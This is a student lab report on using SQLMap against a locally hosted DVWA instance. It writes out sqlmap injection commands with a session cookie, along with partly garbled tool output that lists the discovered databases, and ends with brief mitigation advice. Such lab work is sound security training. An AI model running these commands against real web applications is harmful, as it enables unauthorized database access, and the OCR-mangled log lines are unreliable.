Gontla Vasavi Sindhu Date:23-02-24 KHIT

Step 1:

Understood the usage of SQLMap which is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

Step 2:

After Installation of sql map using **sudo apt-get install sqlmap** command. I have got the following output.

```
root⊕ kali)-[~]

" sudo apt-get install sqlmap

Reading package lists... Done

Building dependency tree... Done

Reading state information... Done

sqlmap is already the newest version (1.5.8-1).


O upgraded, O newly installed, O to remove and 137 not upgraded.
```

Step 3:

I have installed and setup DVWA in my local machine using the command.

git clone https://github.com/digininja/DVWA.git/var/www/html

and now I am able to enter into DVWA which is a vulnerable web application. I used command **ls** to get the list of files in the DVWA.





I have obtained my IP address 192.168.43.110 using command ifconfig

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I am using my apache2 server to hosting on local server which is my 192.168.43.110(local ip address). I have used the commands **sudo service apache2 start** and **sudo service mysql start**.






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Step 4:

I got the target url 'http://192.168.43.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#'



I have performed sql injection on the target website by using command

sqlmap -u 'http://192.168.43.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=89nvb3ekaf12uh73nkssb1nkr8;security=low' -dbs

I have got the databases list used by the target website. They use

- 1. dvwa
- 2. information_schema

```
Fireface ESR

Fireface ESR

Fronting Ests, so you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[02:01:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[02:01:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[02:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 1 to 20 columns'

[02:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 1 to 20 columns'

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[02:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 1 to 20 columns' injectable

[02:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 1 to 20 columns' injectable

[02:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 2 columns in query

[02:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 2 columns in query

[10:01:12] [INFO] Setsing 'Generic UNION query (NULL) - 2 columns in query

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
[10:0
```

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I have obtained the tables using the command

sqlmap -u 'http://192.168.43.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=89nvb3ekaf12uh73nkssb1nkr8;security=low'



Step 5:

I have mentioned the commands I have used and results of them. The potential Impact of SQL injection is Criminals may use it to gain unauthorized access to your sensitive data, customer information, personal data, trade secrets, intellectual property, and more. For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.